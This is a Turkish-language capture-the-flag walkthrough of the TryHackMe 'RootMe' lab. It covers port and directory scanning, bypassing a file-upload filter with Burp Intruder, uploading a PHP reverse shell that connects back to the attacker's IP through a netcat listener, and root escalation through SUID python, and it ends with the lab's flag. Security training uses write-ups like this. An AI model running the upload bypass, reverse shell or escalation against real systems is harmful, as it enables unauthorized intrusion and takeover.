

# RootMe Attactive Directory Makine Çözüm Dokümanı

## Adım 1

Hedef IP'nin nmap port tarama aracı ile taranıp üzerinde açık olan portların ve servislerin versiyonları ile birlikte taranması ve kaydedilmesi.

**\$ nmap -Pn -oN nmap.txt --open -sV <cihaz IPSi>**

Kullanılan Nmap seçenekleri;

**-Pn** ilgili IP'yi up olarak varsay ve keşif aşamasını geç.

**-oN nmap.txt** taramanın sonuçlarını text formatında nmap.txt dosyasına yaz.

**--open** sadece açık portları göster.

**-sV** Var olan servislerin versiyonlarına da bak.

```
Host is up (0.096s latency).
Not shown: 508 closed ports, 490 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

İki adet servisin çalıştığını görmekteyiz "SSH" ve "HTTP (Apache)". "SSH" servisinin versiyonu yüksek olduğundan herhangi bir zafiyeti bulunmamaktadır.

"HTTP" servisinin Apacher Web server tarafından sağlandığı görülmekte, versiyonu hakkında birkaç zafiyet görülsede bu zafiyetler tetiklenmemektedir.

## Adım 2

Cihazın "HTTP" servisine baktığımızda basit bir web sitesi olduğunu görmekteyiz. Sayfanın kodlarını incelediğimizde ilgi çekici herhangi bir durum görülmemekte. Ancak başka hangi sayfalar olduğunu incelemek için "Directory Brute-Force" saldırısı yapabiliriz. Bu yöntem ile var olan başka sayfaları ve dosyaları keşfedebiliriz. Bu saldırı için "dirsearch" aracından yararlanabiliriz.



\$ dirsearch.py -e \* -u http:// <cihaz IPsi>/ -w  
/mnt/hgfs/Wordlist/SecLists/Discovery/Web-Content/big.txt


- e \* Tüm dosya extensionlarının taranması.
- u Taranacak URL'in belirtilmesi.
- w Taramanın yapılacağı wordlist yolunun belirtir

```
dirsearch v0.3.9
Extensions: | HTTP method: getSuffixes: 29316.py | HTTP method: get | Threads: 10 | Wordlist size: 6564 | Request count: 6564
Error Log: /home/effective/Programs/dirsearch/logs/errors-21-01-25_09-11-36.log
Target: http://10.10.71.239
Output File: /home/effective/Programs/dirsearch/reports/10.10.71.239/21-01-25_09-11-36

[09:11:36] Starting:
[09:11:41] 403 - 277B - /.htaccess-dev
[09:11:41] 403 - 277B - /.htaccess-local
[09:11:41] 403 - 277B - /.htaccess.save
[09:11:41] 403 - 277B - /.htaccess.old
[09:11:41] 403 - 277B - /.htaccess.bak1
[09:11:41] 403 - 277B - /.htaccess.sample
[09:11:41] 403 - 277B - /.htaccess.orig
[09:11:41] 403 - 277B - /.htaccess-marco
[09:11:41] 403 - 277B - /.htaccess.txt
[09:11:41] 403 - 277B - /.htaccessBAK
[09:11:41] 403 - 277B - /.htaccessOLD
[09:11:41] 403 - 277B - /.htpasswd-old
[09:11:41] 403 - 277B - /.htaccessOLD2
[09:11:41] 403 - 277B - /.httr-oauth
[09:11:43] 403 - 277B - /.php
[09:12:02] 301 - 310B - /css -> http://10.10.71.239/css/
[09:12:08] 200 - 616B - /index.php
[09:12:08] 200 - 616B - /index.php/login/
[09:12:09] 301 - 309B - /js -> http://10.10.71.239/js/
[09:12:14] 301 - 312B - /panel -> http://10.10.71.239/panel/
[09:12:14] 200 - 732B - /panel/
[09:12:19] 403 - 277B - /server-status
[09:12:19] 403 - 277B - /server-status/
[09:12:24] 301 - 314B - /uploads -> http://10.10.71.239/uploads/
[09:12:24] 200 - 743B - /uploads/
```


## Adım 3

Keşfedilen sayfalar arasında “/panel/” sayfası dosya yüklememizi ve “/uploads/” sayfası ise yüklenen bu dosyaları görüntülemememizi ve çalıştırmamızı sağlamaktadır. Ayrıca web servisinin “.php” dosyalarını çalıştırdığını keşfetmiş bulunuyoruz.



Herhangi bir text dosyası yüklenmeye çalışıldığında dosyanın yüklenmesine izin verilmektedir ancak herhangi bir “php” dosyası yüklemeye çalışıldığında dosya yüklenmeye izin verilmemiştir.

Hangi uzantıların yüklenebildiğini keşfedebilmek için “BupSuite Proxy” aracını kullanabiliriz.



İstek yakalanıp “Intruder” sekmesine gönderilir.

Target	Positions	Payloads	Options
<b>Payload Positions</b>			
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions.			
Attack type: <input type="text" value="Sniper"/>			
<pre>1 POST /panel/ HTTP/1.1 2 Host: 10.10.71.239 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://10.10.71.239/panel/ 8 Content-Type: multipart/form-data; boundary=-----21345786412273506731382447986 9 Content-Length: 375 10 Connection: close 11 Cookie: PHPSESSID=ijgrg6ubaq3e16q6glcbh2n0j 12 Upgrade-Insecure-Requests: 1 13 14 -----21345786412273506731382447986 15 Content-Disposition: form-data; name="fileUpload"; filename="cred.\$txt\$" 16 Content-Type: text/plain 17 18 username: TCM 19 password: Hacker123 20 21 -----21345786412273506731382447986 22 Content-Disposition: form-data; name="submit" 23 24 Upload 25 -----21345786412273506731382447986-- 26</pre>			

“Intruder” sekmesinde “Positions” kısmında “Attack Type” “Spider” olarak seçilir. Upload etmek istediğimiz dosyanın adı bulunur ve sadece uzantı kısmı seçilerek ‘\$’ işaretleri arasına alınır ya da ilgili kısmın seçili iken “Add \$” tuşuna basılır.

Burp	Project	Intruder	Repeater	Window	Help
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer
2 ×	3 ×	...			
Target	Positions	Payloads	Options		
<b>Payload Sets</b>					
You can define one or more payload sets. The number of payload sets depends on the number of positions customized in different ways.					
Payload set:		<input type="text" value="1"/>	Payload count: 30		
Payload type:		<input type="text" value="Simple list"/>	Request count: 30		
<b>Payload Options [Simple list]</b>					
This payload type lets you configure a simple list of strings that are used as payloads.					
Paste	<input type="text" value="asp"/>				
Load ...	<input type="text" value="aspx"/>				
Remove	<input type="text" value="php"/>				
Clear	<input type="text" value="php3"/>				
	<input type="text" value="php4"/>				
	<input type="text" value="php5"/>				
	<input type="text" value="txt"/>				
	<input type="text" value="shtml"/>				
	<input type="text" value="phtml"/>				
Add	<input type="text" value="Enter a new item"/>				
Add from list ...	<input type="text" value=""/>				

En çok kullanılan extention listesi online aranarak bulunabilir (“Kaynaklar kısmında yardımcı linkler bulunabilir.”) ve “Payloads” kısmından “Simple List” seçeneği seçilerek bu liste upload edilir.

Attack	Save	Columns
Results	Target	Positions
Payloads	Options	
Filter: Showing all items		
Request	Payload	Status
11	phtml	200
0		200
~		200

Ekranın sağ üst kısmında bulunan “Start attack” tuğuna basarak saldırı başlatılır ve tüm giden request’lere gelen response’lar arasında error mesajı olmayan ya da response “Length”i farklı olan hata mesajı içermeyen ve izin verilen uzantı olacaktır.

Bu durumda izin verilen uzantının “.phtml” olduğunu görebiliriz.

## Adım 4

Bulunan basit bir “php-reverse-shell” dosyası “shell.phtml” olarak kaydedilebilir. “Netcat” aracı ile herhangi bir port gelecek bağlantı için dinlenmeye başlanır.

```
effective@debian:~/tryhackme/RootMe$ nc -lvp 3333
listening on [any] 3333 ...
```

Shell dosyasının içeriği dinlediğimiz port ve VPN ağındaki IP adresimiz ile değiştirilir.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.9.41.140'; // CHANGE THIS
$port = 3333; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Yüklenen dosya çalıştırıldığında “www-data” kullanıcısı olarak makineye erişim sağlayabiliriz.

```
listening on [any] 3333 ...
10.10.71.239: inverse host lookup failed: Unknown host
connect to [10.9.41.140] from (UNKNOWN) [10.10.71.239] 47508
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64
x86_64 GNU/Linux
06:30:32 up 39 min, 0 users, load average: 0.00, 0.06, 0.16
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

## Adım 5

Root seviyesine kadar yetki yükseltmek için “SUID” dosyalarını inceleyebiliriz. Bu dosyalar Linux işletim sisteminde özel izin verilen dosyalardır. İlgili dosyalar çalıştırıldığında dosyanın yazarının yetkileri ile çalıştırılır; dosyayı asıl çalıştıran olarak değil.

**\$ find / -perm -u=s -type f 2>/dev/null**

```
$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
```

Listelenen bu dosyalardan standardın dışında ve yanlış yetkilendirme verilen dosyalara bakıldığında “/usr/bin/python” olabileceğini görüyoruz.

Python komutu her çalıştırıldığında “root” kullanıcısı olarak çalışacaktır. Python shell aktive edildiğinde “root” olarak çalışacaktır.

**\$ /usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'**

```
$ /usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```

### Kaynaklar:

- <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>
- <https://gtfobins.github.io/>
- <https://tryhackme.com/room/rrootme>
- <https://github.com/pentestmonkey/php-reverse-shell>